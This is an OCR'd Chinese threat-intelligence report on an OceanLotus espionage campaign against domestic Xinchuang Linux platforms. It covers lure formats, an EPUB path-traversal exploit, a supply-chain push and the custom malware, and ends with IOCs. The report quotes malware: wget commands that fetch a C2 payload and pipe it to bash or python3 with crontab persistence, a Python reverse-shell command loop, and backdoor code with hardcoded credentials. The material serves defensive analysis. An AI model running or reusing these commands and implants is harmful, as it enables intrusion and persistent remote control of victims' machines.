
Operation Tornado:针对国产信创平台的网络间谍活动

mp.weixin.qq.com/s/qcsO7RYvM1gTGnjeianfPw

红雨滴团队



Original

概述

与 2022 年类似，海莲花选择了 Operation hurricane[2] 中的特马用于同时攻击 win 和信创平台，投递诸如 lnk、desktop、jar、epub 等类型的鱼叉邮件，值得注意的是，在 2025 年 10-11 月份 win 平台的攻击活动中，海莲花似乎患上了天擎 PTSD，最新的 loader 特意检验受害者进程中是否存在天擎相关进程，如果存在直接退出。攻击者成功帮我们解决了天擎六合引擎启动拦截弹框后，用户点击放行的世界难题。


实际上，天擎 V10 信创版目前已经能对 desktop 等类型的鱼叉诱饵进行告警，我们建议天擎 V8 信创版客户尽快升级到 V10 版本，开启云查杀功能。以抵御传统技战术的威胁。

攻击面

除了内网终端供应链，当前针对信创平台的攻击手法与 Linux 桌面版并无二致，两者存在显著的技术同源性。因此，核心问题在于：境外情报机构如何在此次信创替换浪潮中，精准识别哪些单位的邮箱已迁移至信创环境。根据我们掌握的情报，海莲花组织目前尚无法实现精准钓鱼，其策略主要依赖于邮件探针与文档探针进行排除筛选，最终通过广撒网式的群发钓鱼来提升攻击成功率。

Desktop 诱饵

信创平台下的 Desktop 文件与 windows 平台下的 LNK 文件类似，是针对 linux 系统最常见的诱饵格式，已经被境外组织 APT36 针对印度的攻击活动中所用。



受害者双击后会执行 Exec 字段下的命令。

```
208 ↓
209 Categories=Utility↓
210 Type=Application↓
211 Terminal=false↓
212 Exec=bash -c "$(base64 -d<<<WTNBZ0lsSkhVa3RZSWlBdmRHMXd
213 ↓
214 ↓
```

命令功能一般为创建计划任务持续请求 C2，等待下发二阶段 payload。

```
wget -qO- 'https://www.XXXXX.com/common/heartbeat/update.php?response_mode=none&state=1&current=%
2Fhome%2Fdashboard%2F&scope=userprofile&dsh=S1410301982' --header=Cookie:id=@id@ --no-check-certificate |
sed 's/@@Id@@/@id@/g' | /usr/bin/python3" > /tmp/03b264c5-9540-3666-634a-c75d828439bc
crontab /tmp/03b264c5-9540-3666-634a-c75d828439bc
```

2023年


```
sleep $(shuf -i 25-100 -n 1)&&wget --user-agent="Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/78.0.3904.108 Safari/537.36" --header="Authorization: Basic $(uname -rp|base64)" --no-check-
certificate -q -O - "h                                                    e"|base64 -d|base64 -d|bash
```

2025年

PDF 诱饵一般都在压缩包里，但是也有直接调用信创系统中的 wps 打开远程文档的情况：

JAR 诱饵


大部分政务信创终端默认安装 java、python 等环境，可以直接运行 jar 和 py 脚本，海莲花在 25 年初曾经投递过《亚太自贸区(FTAAP)路径之争及中国方案.jar》、《立项建议书立项论证报告审批表（通用表格）.docx.jar》、《能源供需情况报表.xls.jar》等类型的附件。



会判断当前终端是否为 linux 系统，如果是则释放下载者 .report-scheduler-1.0-SNAPSHOT.jar 并创建计划任务。

```
public b() {
  this.a = "亚太自贸区(FTAAP )路径之争及中国方案.doc";
  this.b = ".report-scheduler-1.0-SNAPSHOT.jar";
  this.c = "11";
  Random random = new Random();
  String str = Paths.get(System.getProperty("java.io.tmpdir"), new String[0]).resolve(this.a).toString();
  if (a(this.a, str)) {
    if (!a(str)) {
      JOptionPane.showMessageDialog(null, "File is corrupted", "Error", 0);
      return;
    }
  } else {
    JOptionPane.showMessageDialog(null, "File is corrupted", "Error", 0);
    return;
  }
  if (!(str = System.getProperty("os.name")).toLowerCase().contains("linux"))
    return;
  str = Paths.get(a(), new String[0]).resolve(this.b).toString() + ".lock";
  try {
    RandomAccessFile randomAccessFile = new RandomAccessFile(str, "rw");
    Throwable throwable = null;
```

打开诱饵文档：



[摘要] RCEP 与 CPTPP 是亚太区域一体化发展的最新成果，其地域与成员的重叠性使其成为亚太地区一体化的两条平行竞争路径。中国是 RCEP 创始成员，中国领导人也表示中国将积极争取加入 CPTPP。本文认为，在亚太地区大国博弈日益激烈的情况下，中国加入 CPTPP 具有重要的地缘政治效应。但中国在加入 CPTPP 的道路上还有许多障碍需要克服。中国应积极推动 RCEP 扩员和提升规则标准，将太平洋对岸的拉美太平洋联盟纳入 RCEP，让 RCEP 成为 FTAAP 的主要路径。


[关键词]TPP；CPTPP；RCEP；路径竞争；区域合作

“全面与进步跨太平洋伙伴关系协定”（CPTPP）脱胎于美国主导的“跨太平洋伙伴关系协定”（TPP），CPTPP 虽然比 TPP 的内容有所减少、门槛有所降低，但仍然坚持“全面且进步”的高标准。“全面经济伙伴关系协定”（RCEP）是由东盟主导的区域贸易协定，是一个涵盖了中日韩三国、东南亚十国与澳新两国共 15 个成员的巨型贸易协定，其贸易与投资自由化水平低于 CPTPP。这两个巨型贸易协定是亚太区域经济合作的最新成果，形成了亚太区域一体化两条平行的竞争路径，将对亚太区域贸易格局产生深远影响。比较分析这两个区域贸易协定路径的竞争及其影响，对于深化中国对外开放与制定亚太区域合作策略具有重要的参考价值。

epub 文件漏洞

2025 年中旬，海莲花投递过带有 Nday 漏洞的 epub 文件：

经过分析发现为 2024 年 1 月份曝光的 Atril EPUB 路径穿越漏洞：




在 autostart 目录下释放 desktop-service-7803.desktop 文件实现持久化，.config 目录下释放.icWpnBHQc0Ka。desktop 解密 .icWpnBHQc0Ka，最终运行 python 下载者。

漏洞复现效果如下：

内网供应链

与 2024 年 win 平台密保终端下发类似，涉及多个带有终端管理功能的国产软件。海莲花通过鱼叉邮件进入内网，随后尝试爆破内网密保信创服务器未果，在经历近一个月后疑似通过 0day 拿下服务器，并向内网信创终端和 win 终端下发恶意更新脚本。信创终端恶意更新脚本如下：



通过 Openssl 实现反弹 shell，随后下发二阶段样本。这也是目前已知的国内首个信创平台下的供应链攻击事件。

Win 终端恶意更新组件如下：

```
2025-02-11 18:35:21.073460 INFO updater.scv start run
2025-02-11 18:35:21.074458 INFO updater.scv
cmd_str:ZmhwX1hZC0ZzZ29mXw1ocmpSTnBteA9Waw5KdWkOZ1pbaHRsZ
dWkOZ1pbaHRsZngHbWdScHJtUkp5WFVKcWlSB3VpDkZWbQ9aVmgOTnl8
9OFW0OC19tD1pWalJacWlGD3FoDgtcWFVKcWlSB3VpDkZWbQ9aVmgOTnk
2025-02-11 18:35:21.074458 INFO updater.scv cmd_str:cmd@updsvc_mute
```

名称	大小	压缩后大小	修改时间
UpdateSvc.exe	2 096 128	1 531 927	2025-02-11 18:47
updater.store.db	12 288	12 288	2025-02-25 08:13

武器介绍

信创平台定制木马

海莲花组织在信创平台释放的 elf 木马与传统 linux 平台的 elf 有略微差距：

正常ELF

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	对应文本
00000000	7F	45	4C	46	02	01	01	00	00	00	00	00	00	00	00	00	.ELF.....
00000010	03	00	B7	00	01	00	00	00	30	57	00	00	00	00	00	00	..·.....0W.....
00000020	40	00	00	00	00	00	00	00	E0	13	02	00	00	00	00	00	@.......à.....
00000030	00	00	00	00	40	00	38	00	09	00	40	00	1B	00	1A	00	....@.8...@.....

样本


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	对应文本
00000000	7F	45	4C	46	00	00	00	00	00	00	00	00	00	00	00	00	.ELF.....
00000010	02	00	B7	00	01	00	00	00	BC	32	40	00	00	00	00	00	..·.....¼2@.....
00000020	40	00	00	00	00	00	00	00	10	7E	17	00	00	00	00	00	@.........~.....
00000030	00	00	00	00	40	00	38	00	05	00	40	00	11	00	10	00	....@.8...@.....

该信创木马通过将 ELF 文件 Magic Number 后的三个字节（用于标识位数、端序和版本）置零，实现了一种精准的兼容性攻击。此举导致传统 Linux 系统在识别文件时因格式错误而拒绝执行，信创平台却能正常解析运行。这一精心设计的细节，充分表明海莲花对国产信创系统的底层运行机制有着深入的理解。

elf 木马核心逻辑与 Operation hurricane[2] 中的 rust 特马一致。

```
00177D10  04 56 53 00 00 00 00 00 00 20 00 00 00 00 02 00   .VS..... ......
00177D20  20 00 00 00 00 00 00 00 68 23 59 00 00 00 00 00    .......h#Y.....
00177D30  47 43 43 3A 20 28 47 4E 55 29 20 31 31 2E 32 2E  GCC: (GNU) 11.2.
00177D40  31 20 32 30 32 31 31 31 32 30 00 72 75 73 74 63  1 20211120.rustc
00177D50  20 76 65 72 73 69 6F 6E 20 31 2E 37 36 2E 30 2D   version 1.76.0-
00177D60  6E 69 67 68 74 6C 79 20 28 34 39 62 33 39 32 34  nightly (49b3924
00177D70  62 64 20 32 30 32 33 2D 31 31 2D 32 37 29 00 00  bd 2023-11-27)..
00177D80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

海莲花在木马侧一直在追求将 PE 文件 shellcode 化，信创平台也是如此，在最新的攻击活动中的木马已经开始多层加密嵌套，最后执行 shellcode 化的 rust 特马。




```
.text:000000000040A0E8  EOR   X0, X1, X0
.text:000000000040A0EC  STR   X0, [X2,#qword_5271B8@PAGEOFF]
.text:000000000040A0F0  LDR   X0, [SP,#0x68A0+var_mem]
.text:000000000040A0F4  BLR   X0      ; 调用shellcode
.text:000000000040A0F8  ADRP  X2, #qword_527198@PAGE
```

轻量化特马

为了适配内网供应链攻击，海莲花组织设计了多种轻量化特马，多为自定义协议，指令较为简单，推测可能是一次性木马。

类型一（内网节点）

该特马 C2 回连内网密保服务器 IP 的 15001 端口，使用自定义协议支持两种远程指令，为 ping 和 init，发送 ping 命令时，服务器端会回复 “pong”，当发送 init 时，会将接收到的 shellcode 通过 CreateThread 的方式执行。

类型二

由 pyinstaller 打包的 elf 木马，读取同目录下的配置文件.

```
config = '/libX11.so.6'
if os.path.exists(os.getcwd() + config):
    with open(os.getcwd() + config, 'rb') as (f):
        protect(sign(f.read(), 'nP96BBzVHAj'))
```

调用 sign 函数进行解密：

```
def sign(x, y):
    b = (y * (len(x) // len(y) + 1))[:len(x)]
    v = ''.join()
    return v
```

解密完成后调用 protect 函数进入主逻辑。

```
def protect(b):
    try:
        d, c = b.split('|')
        li = ''
        mem = b''
        t = 5
        j = 20
        eol = b'\n' + os.getcwd().encode() + b' ~ '
    except:
        return
```

将解密后的数据分割 d 为远程 IP，c 为端口，使用 ssl 协议进行回连。

```
while True:
    try:
        ts = normal(t, j)
        time.sleep(ts)
        s = socket.socket(2, 1)
        ss = ssl.wrap_socket(s)
        ss.connect((d, int(c)))
        if mem:
            ss.send(mem)
            mem = ''
        else:
            ss.send(eol)
        while True:
            ss.settimeout(30)
            r = ss.recv(1024)
```

对从 C2 接受的数据进行分割，判断分支指令。

```
try:
    if r.startswith('time'):
        mem = 'now {} {}'.format(t, j).encode()
        ss.close()
    else:
        if r.startswith('elf'):
            sp = r.split(' ')
            assert len(sp) == 3
            t = int(sp[1])
            j = int(sp[2])
            mem = 'apply {} {}'.format(sp[1], sp[2]).encode()
            ss.close()
        else:
            try:
                _a = base64.b64decode('c3VicHJvY2Vzcw==').decode() #subprocess
                _b = base64.b64decode('Y2hlY2tfb3V0cHV0').decode() #check_output
                _c = getattr(__import__(_a), _b)
                _d = shlex.split(r)
                mem = _c(_d) + eol
                ss.close()
            except:
                break
```

核心功能就是通过 subprocess 的 check_output 函数执行攻击者传递来的命令

针对 IOT 设备的被动后门

海莲花入侵国内边界路由器时植入了一个开源的被动后门，并设置 portmap 端口转发到境外 C2 服务器，手法与此前披露过的 Operation OceanStorm[3]类似。

经过分析发现为开源项目 apache2_BackdoorMod。

Apache2 mod_backdoor

mod_backdoor is a stealth backdoor using an Apache2 module.
The main idea is to fork() the primary Apache2 process just after it has loaded its config. Since it's forked before the root user transfers the process to www-data, you can execute command as root.
As Apache2 loads its configuration only when you (re)start it, the challenge was to never let die this forked root apache2 process, to let us interact as root with the compromised system.

监听本地 32227 端口。

```
18  v16 = argc;
19  v17 = argv;
20  v10 = fork(argc, argv, envp);
21  auth_user = (int)"kxUjcx4J0BwQ";
22  auth_pass = (int)"uTIXpbI5CNps";
23  if ( !v10 )
24  {
25    daemon(0LL, 0LL);
26    signal(13LL, 1LL);
27    v11 = sblist_new(4LL, 8LL);
28    if ( server_setup((int)v12, (int)"0.0.0.0", 32227LL) )
29    {
30      perror((int)"server_setup");
31      return 1;
32    }
33    server = (int)v12;
34    while ( 1 )
35    {
```

IOC

Md5:

31d2192170e92579779b30aea102c121

9c70b4d193aaf41241d86fb45920564c

bc99b603530609d7b6f40c7f912fbe2e

7b9f197532d342af5244ef1d3f2e9f4d

a898d4d6e24a4612effa2b13d885fe99

5cfb68302f0736754906442185b2c0d5

3ae561425ac07975fdf4cd1d9c893534

e1e3da8296ea93b3b4f49c959c6f6815

467f39b8c0efad1202fcd111005a6f03

参考链接

[1] https://ti.qianxin.com/blog/articles/peeking-at-the-cyber-sea-lotus-of-the-nine-dash-line-in-the-south-china-sea/

[2] https://ti.qianxin.com/blog/articles/operation-hurricane-a-brief-discussion-of-the-techniques-and-tactics-of-the-new-oceanlotus-group-in-memory-cn/

[3] https://ti.qianxin.com/blog/articles/Operation-OceanStorm:The-OceanLotus-hidden-under-the-abyss-of-the-deep/

点击阅读原文至**ALPHA 8.3**

即刻助力威胁研判

APT · 目录

上一篇摩诃草（APT-Q-36）利用 WebSocket 的新木马 StreamSpy 分析